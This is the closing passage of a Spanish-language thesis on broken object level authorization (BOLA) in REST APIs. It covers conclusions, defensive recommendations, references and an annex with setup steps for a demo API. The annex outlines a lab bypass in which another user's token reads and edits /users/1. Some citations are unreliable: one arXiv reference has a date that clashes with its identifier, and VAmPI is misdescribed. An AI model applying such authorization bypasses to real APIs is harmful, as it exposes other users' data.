- **Naturaleza del Fallo de Seguridad:** Se concluyó que la vulnerabilidad BOLA (antiguamente IDOR) no proviene de fallas criptográficas o de autenticación, sino de una deficiencia en la lógica estructural del código. Las defensas tradicionales de red (como los WAF) son insuficientes porque los ataques se originan desde canales legítimos y usuarios autenticados con tokens JWT válidos.
- **Inadecuación de Herramientas Estáticas:** La literatura revisada indica que el análisis estático automatizado (SAST) frecuentemente no logra identificar vulnerabilidades de tipo BOLA, ya que este tipo de vulnerabilidades requiere una evaluación dinámica y contextual en tiempo de ejecución, lo cual concuerda con los resultados obtenidos en este proyecto mediante pruebas dinámicas sobre VamPI, OWASP crAPI y la API propia.
- **Alta Explotabilidad en Entornos Base:** Las pruebas dinámicas y ofensivas ejecutadas sobre entornos de referencia global (VamPI y OWASP crAPI) revelaron una tasa de explotación horizontal del 100% de los recursos ajenos evaluados en los escenarios de laboratorio (perfiles objetivo en VAmPI, el caso de geolocalización en crAPI y las operaciones GET/PUT en la API propia) mediante scripts

automatizados, evidenciando la fragilidad de las arquitecturas de APIs REST que carecen de validaciones cruzadas estrictas en dichos escenarios

- **Valor e Impacto de Transferibilidad:** El artefacto tecnológico desarrollado en Node.js y Express.js provee una solución modular, reproducible y quirúrgica que es directamente transferible a ciclos de vida de desarrollo seguro (S-SDLC), contribuyendo a reducir riesgos asociados al cumplimiento normativo de marcos legales rigurosos como la Ley Orgánica de Protección de Datos Personales de Ecuador.

5.2. Recomendaciones

- **Adoptar ABAC como Complemento de RBAC para Decisiones a Nivel de Objeto:** Se recomienda incorporar esquemas de Control de Acceso Basado en Atributos (ABAC) como extensión complementaria de los modelos de Control de Acceso Basado en Roles (RBAC) ya existentes, en lugar de sustituirlos. Mientras RBAC gestiona eficientemente los permisos a nivel de rol y funcionalidad, ABAC debe reservarse para evaluar de forma dinámica variables críticas en tiempo de ejecución, cubriendo así las decisiones de autorización a nivel de objeto/instancia que RBAC no está diseñado para resolver, mitigando de esta forma las deficiencias lógicas que originan vulnerabilidades tipo BOLA.
- **Integrar Controles de Autorización Centralizados y Desacoplados:** Se propone utilizar patrones de diseño tipo *middleware*, como el que ofrece Express.js, para interceptar las solicitudes HTTP antes de que llegue a las funciones de los controladores finales. Esto asegura que la lógica de seguridad se mantenga independiente del código de negocio, lo que simplifica su mantenimiento y auditoría.
- **Integrar Pruebas Dinámicas (DAST/Pentesting) en el S-SDLC:** Debido a las restricciones de las herramientas de análisis estático (SAST) ante errores de lógica

de negocio como BOLA, es fundamental institucionalizar pruebas dinámicas automatizadas y simulaciones ofensivas (scripts de penetración) dentro de los flujos de integración continua (CI/CD).

- **Implementar Principios de Confianza Cero (Zero Trust):** Se recomienda de forma rigurosa la verificación cruzada e independiente de cada petición a nivel de objeto para garantizar que el solicitante sea efectivamente el propietario o una entidad explícitamente autorizada.
- **Utilizar Configuración por Variables de Entorno para Pruebas en Laboratorio:** Implementar herramientas de gestión de entorno (como dotenv) para alternar entre estados seguros y vulnerables sin alterar el código fuente, restringiendo esta práctica exclusivamente a entornos de pruebas y capacitación, permitiendo así optimizan los procesos de auditoría interna, regresión y capacitación técnica, sin introducir un vector de riesgo adicional en entornos productivos.

REFERENCIAS BIBLIOGRÁFICAS

Fielding, R. T. (2000). *Architectural styles and the design of network-based software architectures* (Doctoral dissertation). University of California, Irvine.

Hipp, D. R. (2000). *SQLite* (Version 3.x) [Computer software]. https://www.sqlite.org

Internet Engineering Task Force. (2022). *HTTP semantics* (RFC No. 9110). IETF Trust. https://datatracker.ietf.org/doc/html/rfc9110

Jones, M., Bradley, J., & Sakimura, N. (2015). *JSON web token (JWT)* (RFC No. 7519). Internet Engineering Task Force. https://datatracker.ietf.org/doc/html/rfc7519

Kaur, B., Prasad, S. S. S., & Chaudhari, A. R. (2024). Broken object level authorization in the wild: An empirical taxonomy from 100+ bug bounty disclosures. *arXiv*. https://arxiv.org/abs/2605.25865

Ley Orgánica de Protección de Datos Personales. (2021, 26 de mayo). *Quinto Suplemento del Registro Oficial No. 459*. San Francisco de Quito, Ecuador.

MITRE. (2024). *CWE-639: Authorization bypass through user-controlled key*. Common Weakness Enumeration. https://cwe.mitre.org/data/definitions/639.html

National Institute of Standards and Technology. (2014). *Guide to attribute based access control (ABAC) definition and considerations* (NIST Special Publication 800-162). U.S. Department of Commerce. https://doi.org/10.6028/NIST.SP.800-162

National Institute of Standards and Technology. (2020a). *Digital identity guidelines: Authentication and lifecycle management* (NIST Special Publication 800-63B). U.S. Department of Commerce. https://doi.org/10.6028/NIST.SP.800-63b

National Institute of Standards and Technology. (2020b). *Zero trust architecture* (NIST Special Publication 800-207). U.S. Department of Commerce. https://doi.org/10.6028/NIST.SP.800-207

Open Web Application Security Project [OWASP]. (2020). *OWASP completely ridiculous API (crAPI)* (Versión 1.1.2) [Software de computadora]. GitHub. https://github.com/OWASP/crAPI/tree/v1.1.2

OWASP. (2023a). *API1:2023 - Broken object level authorization*. OWASP API Security Top 10 2023. https://owasp.org/API-Security/editions/2023/en/0xa1-broken-object-level-authorization/

OWASP. (2023b). *OWASP API Security Top 10 2023*. OWASP Foundation. https://owasp.org/www-project-api-security/

Phanireddy, S. (2023). Securing RESTful APIs in microservices architectures: A comprehensive threat model and mitigation framework. *International Journal of Emerging Research in Engineering and Technology*, *4*(2), 64–73.

Salt Security. (2023). *The state of API security report, Q1 2023*. Salt Security, Inc.

Tasiz, E. (2020). *VAmPI: Vulnerable API Node.js/Express application* [Repositorio de GitHub]. GitHub. https://github.com/erev0s/VAmPI

Wiggins, A. (2011). *The Twelve-Factor App*. https://12factor.net

ANEXOS

REPOSITORIO GITHUB CÓDIGO API PROPIA

URL: https://github.com/eigarces1/api_propia

Rama: main (versión vigente del repositorio)

README (resumen): API REST en Node.js/Express + SQLite para demostrar BOLA (BOLA_MITIGADO=false) y su mitigación ABAC (BOLA_MITIGADO=true). Detalle en el README.md del repo.

Instalación y ejecución:

```
git clone https://github.com/eigarces1/api_propia.git

cd api_propia

npm install

copy .env.example .env

npm run dev
```

Prueba: GET http://localhost:3000/api/v1/ping

BOLA: Fase 2 → GET/PUT /users/1 con token ajeno = 200; Fase 3 = 403 (ver Cap. 4).

REPOSITORIO LABORATORIO

LABORATORIO TRABAJO TITULACION